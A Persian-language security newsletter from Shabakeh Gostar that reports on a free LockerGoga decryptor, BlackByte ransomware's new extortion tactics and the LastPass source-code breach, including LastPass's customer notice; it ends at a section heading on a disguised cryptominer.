شبکه گستر

امنیت شما | وظیفه ما

# ماهنامه
# امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال دوازدهم | مهر ۱۴۰۱

# فهرست مطالب

# چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در آخرین ماه از تابستان ۱۴۰۱ پرداخته شده است.

همان طور که در این ماهنامه خواهید خواند فعالیت باج‌افزار BlackByte 2.0 با انتشار سایت جدید نشت‌داده‌ها و با بکارگیری تکنیک‌های جدید اخاذی که از LockBit الگوبرداری شده‌اند، مجدداً از سر گرفته شده است. همچنین باج‌افزار DeadBolt نیز با بهره‌جویی از ضعف‌امنیتی در Photo Station موج جدید رمزگذاری دستگاه‌های ذخیره‌سازی NAS شرکت کیونپ را آغاز کرده است.

بر اساس گزارشی از شرکت ترند میکرو که چکیده‌ای از آن در این ماهنامه ارائه شده، حملات باج‌افزاری به سرورهای تحت Linux در شش‌ماهه اول ۲۰۲۲ در مقایسه با دوره مشابه در سال میلادی قبل از آن، ۷۵ درصد افزایش داشته است.


خبر خوش در خصوص باج‌افزارها اینکه در ماهی که گذشت محققان بیت‌دیفندر ابزار رمزگشای رایگانی را عرضه کردند که امکان بازگرداندن فایل‌های رمزگذاری شده توسط باج‌افزار LockerGoga را فراهم می‌کند.

در بخشی از این ماهنامه نیز به یافته‌های شرکت ای‌ست در مورد یک گروه جاسوسی سایبری به نام Worok پرداخته شده است. بر اساس گزارش اخیر ای‌ست شرکت‌های خصوصی و نهادهای دولتی در کشورهای مختلف از جمله منطقه خاورمیانه از قربانیان اخیر Worok بوده‌اند.

هک لست‌پس، یکی از ارائه‌کنندگان محصولات مدیریت رمزعبور که در جریان آن بخشی از کد منبع و اطلاعات فنی و اختصاصی آن به سرقت رفته است، از دیگر مواردی است که در این ماهنامه به بررسی آن پرداخته شده است.

طبق معمول هر ماه، در شهریور ۱۴۰۱ نیز شرکت‌های مختلف فناوری اطلاعات اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند. جزییات اصلاحیه‌های عرضه‌شده از سوی شرکت‌های مایکروسافت، سیسکو، سوفوس، بیت‌دیفندر، وی‌ام‌ور، موزیلا، گوگل، ادوبی و اپل را می‌توانید در این ماهنامه بخوانید.


شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تلاش کارشناسان این شرکت است قدمی در جهت ارتقای دانش کاربران این حوزه باشد.



# رویدادها و وقایع امنیتی

# خبر خوش بیت‌دیفندر

## برای قربانیان باج‌افزار LockerGoga



شرکت امنیت سایبری بیت‌دیفندر (Bitdefender) ابزار رمزگشای رایگانی را عرضه کرده که امکان بازگرداندن فایل‌های رمزگذاری شده توسط باج‌افزار LockerGoga را فراهم می‌کند.
عرضه رمزگشای جدید حاصل مشارکت بیت‌دیفندر، پلیس اروپا (یوروپل)، پروژه NoMoreRansom و نهادهای قانونی زوریخ می‌باشد.

### LockerGoga چیست؟

LockerGoga باج‌افزاری است که در دی ۱۳۹۷ پس از حمله به چندین سازمان در ایالات متحده آمریکا و نروژ شناسایی شد. در مهر ۱۴۰۰، اپراتور باج‌افزار LockerGoga توسط نهادهای قانونی بازداشت شد. این مهاجم که عضوی از یک گروه سایبری بزرگتر بوده، با بکارگیری باج‌افزار LockerGoga و MegaCortex در ۱۸۰۰ حمله در ۷۱ کشور در سراسر جهان مشارکت داشته و خسارتی بالغ بر ۱۰۴ میلیون دلار به بار آورد.

### داده‌های خود را پس بگیرید


نشانه آلودگی به LockerGoga وجود فایل‌هایی با پسوند '.locked' می‌باشد. اگر سازمان شما توسط باج‌افزار LockerGoga مورد حمله قرار گرفته، می‌توانید به کمک این ابزار و مراجعه به راهنمای گام به گام آن به نشانی زیر، به صورت رایگان داده‌های خود را بازیابی کنید. به نقل از این شرکت، این رمزگشا برای یک سیستم یا کل شبکه رمزگذاری‌شده توسط LockerGoga قابل استفاده می‌باشد.

https://www.nomoreransom.org/uploads/LockerGoga-Decrypt-Doc.pdf

### منبع:

https://www.bitdefender.com/blog/labs/bitdefender-releases-universal-lockergoga-decryptor-in-cooperation-with-law-enforcement/

# هشدارهای امنیتی



# بازگشت باج‌افزار BlackByte

## با تکنیک‌های جدید اخاذی


فعالیت باج‌افزار BlackByte 2.0 با انتشار سایت جدید نشت‌داده‌ها (Leak side) و با بکارگیری تکنیک‌های جدید اخاذی که از LockBit الگوبرداری شده، مجدداً از سر گرفته شده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده تکنیک‌های مذکور مورد بررسی قرار گرفته است.

گردانندگان باج‌افزار BlackByte از اوایل تابستان ۱۴۰۰ شروع به نفوذ و سرقت داده‌ها در شبکه‌های سازمان‌ها در سراسر جهان و رمزگذاری دستگاه‌ها کرده است.


FBI باج‌افزار مذکور را مسئول حملات به زیرساخت‌های حیاتی ایالت متحده امریکا می‌داند و در بهمن ۱۴۰۰ توصیه‌نامه‌ای نیز در خصوص آن منتشر کرد.

باج‌افزار BlackByte به زبان C# نوشته شده و سعی می‌کند بسیاری از پروسه‌های مربوط به محصولات امنیتی، سرور ایمیل و پایگاه‌داده‌ها را به منظور رمزگذاری موفق سیستم‌ها، از کار بیندازد. برای مثال این باج‌افزار قبل از رمزگذاری فایل‌ها، Microsoft Defender را در سیستم‌های قربانیان غیرفعال می‌کند.


مهاجمان با سوءاستفاده از آسیب‌پذیری‌های امنیتی به شبکه‌ها نفوذ کرده و زنجیره حمله ProxyShell به سرورهای Microsoft Exchange را نیز در کارنامه دارند.

در پاییز سال گذشته، محققان به این نکته پی بردند که گروه باج‌افزاری BlackByte، کلید رمزگذاری را پس از کد کردن (Encoding) به اطلاعیه باج‌گیری (Ransom Note) اضافه کرده و از کلید مشابه برای چندین قربانی استفاده می‌کنند. در پی شناسایی ضعف مذکور در این باج‌افزار، محققان رمزگشای BlackByte را که به قربانیان این باج‌افزار اجازه می‌داد فایل‌های خود را به صورت رایگان بازیابی کنند، منتشر کردند. البته متأسفانه پس از انتشار گزارش این ضعف، مهاجمان نقص مذکور را برطرف کردند.


پس از مدتی کوتاه، این مهاجمان فعالیت خود را متوقف کردند. اکنون مدتی است که حملات خود را با تکنیک‌های جدید اخاذی که از LockBit الهام گرفته شده، اجرا نموده و ضمن انتشار یک سایت نشت داده جدید در تالارهای گفتگو هکرها و حساب‌های توییتر تحت کنترل مهاجمان، این باج‌افزار را تبلیغ می‌کنند.




سایت جدید نشت‌داده در حال حاضر تنها شامل یک قربانی است، اما اکنون استراتژی‌های اخاذی جدیدی دارد که به قربانیان اجازه می‌دهد تا برای تمدید مهلت پرداخت باج و عدم انتشار داده‌ها تا ۲۴ ساعت، ۵ هزار دلار، عدم به اشتراک‌گذاری داده‌ها، ۲۰۰ هزار دلار، یا حذف تمامی داده‌های سرقت شده، ۳۰۰ هزار دلار هزینه پرداخت کنند. این قیمت‌ها احتمالاً بسته به میزان درآمد هر قربانی تغییر خواهند کرد.




با این حال، سایت جدید نشت‌داده باج‌افزار BlackByte، نشانی‌های بیت‌کوین و مونرو را که «مشتریان» می‌توانند برای خرید یا حذف داده‌ها از آنها استفاده کنند، به درستی جاسازی نمی‌کند و این موجب عدم اجرای صحیح قابلیت‌های جدید می‌شود.




به نظر می‌رسد که هدف از تکنیک‌های جدید اخاذی این است که به قربانی اجازه داده شود تا برای حذف داده‌های خود پول پرداخت کند و یا در صورت تمایل، سایر مهاجمان داده‌های سرقت‌شده را خریداری کنند.

LockBit 3.0 نیز چنین تکنیک‌های اخاذی را معرفی کرده که بیشتر به عنوان یک ترفند به نظر می‌رسد تا تکنیک اخاذی قابل اجرا.

## منبع:

https://www.bleepingcomputer.com/news/security/blackbyte-ransomware-gang-is-back-with-new-extortion-tactics/

# هک

## LastPass


به تازگی شرکت لست‌پس (LastPass)، یکی از ارائه‌کنندگان محصولات مدیریت رمزعبور (Password Management) هک شده و در جریان آن بخشی از کد منبع (Source Code) و اطلاعات فنی و اختصاصی آن به سرقت رفته است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده این رخداد مورد بررسی قرار گرفته است.

لست‌پس (LastPass) یکی از بزرگترین شرکت‌های ارائه‌دهنده مدیریت رمز عبور در جهان است که دهها میلیون کاربر و دهها هزار سازمان جهت ذخیره ایمن رمز عبور خود از محصول آن استفاده می‌کنند.

همیشه این نگرانی وجود دارد که در صورت هک شدن این گونه محصولات، مهاجمان به رمزهای عبور ذخیره شده کاربران دست یابند.

به طور کلی در این محصولات، رمزهای عبور کاربر به صورت رمزگذاری شده ذخیره شده و فقط با استفاده از رمز عبور اصلی مشتری قابل رمزگشایی می‌باشد.


پس از هک اخیر این نرم‌افزار، شرکت لست‌پس اطلاعیه‌ای را منتشر کرده و ضمن آن تایید کرده که مهاجمان از طریق هک حساب‌کاربری یکی از برنامه‌نویسان این محصول که برای دسترسی به بستر توسعه نرم‌افزار این شرکت از آن استفاده می‌کرده، به آن نفوذ کرده‌اند.

مدیر شرکت مذکور اعلام نموده که تاکنون هیچ مدرکی دال بر به خطر افتادن رمزهای عبور کاربران و یا افشای داده‌های آنها شناسایی نشده و تنها بخشی از کد منبع و اطلاعات فنی LastPass هک شده است.

وی همچنین اظهار نموده که این شرکت جهت آنالیز شواهد و بررسی لاگ‌ها از شرکتی پیشرو در زمینه امنیت سایبری درخواست کمک کرده است. تحقیقات هنوز در این زمینه ادامه دارد.

شرکت لست‌پس جزئیات بیشتری در مورد حمله، نحوه نفوذ مهاجمان به حساب‌کاربری برنامه‌نویس و کد منبع سرقت شده ارائه نکرده است.

تصویر زیر ایمیل اطلاع‌رسانی ارسالی LastPass به مشتریان این شرکت را نمایش می‌دهد:



LastPass •••|

Dear valued customer,

We are writing to inform you that we recently detected some unusual activity within portions of the LastPass development environment. We have determined that an unauthorized party gained access to portions of the LastPass development environment through a single compromised developer account and took portions of source code and some proprietary LastPass technical information. We have no evidence that this incident involved any access to customer data or encrypted password vaults. Our products and services are operating normally.

In response, we immediately initiated an investigation, deployed containment and mitigation measures, and engaged a leading cybersecurity and forensics firm. While our investigation is ongoing, we have achieved a state of containment, implemented additional enhanced security measures, and see no further evidence of unauthorized activity.

Based on what we have learned and implemented, we are evaluating further mitigation techniques to strengthen our environment. We will continue to update our customers with the transparency they deserve.

We have set up a blog post dedicated to providing more information on this incident: https://blog.lastpass.com/2022/08/notice-of-recent-security-incident/

We thank you for your patience as we work expeditiously to complete our investigation and regret any concerns this may have caused you.

Sincerely,
The Team at LastPass

سال گذشته، نیز کاربران LastPass هدف حمله‌ای از نوع Credential Stuffing قرار گرفتند.

فعال کردن احراز هویت چند مرحله‌ای (Multi-Factor Authentication - به اختصار MFA) در تمامی حساب‌ها بسیار حیاتی است تا مهاجمان شانس موفقیت کمتری جهت دسترسی به حساب شما داشته باشند.


مشروح اطلاعیه شرکت لست‌پس از طریق لینک زیر قابل دریافت است:

https://blog.lastpass.com/2022/08/notice-of-recent-security-incident/

## منبع:

https://www.bleepingcomputer.com/news/security/lastpass-developer-systems-hacked-to-steal-source-code/

# بدافزار استخراج‌کننده رمزارز
## در قالب Google Translate Desktop



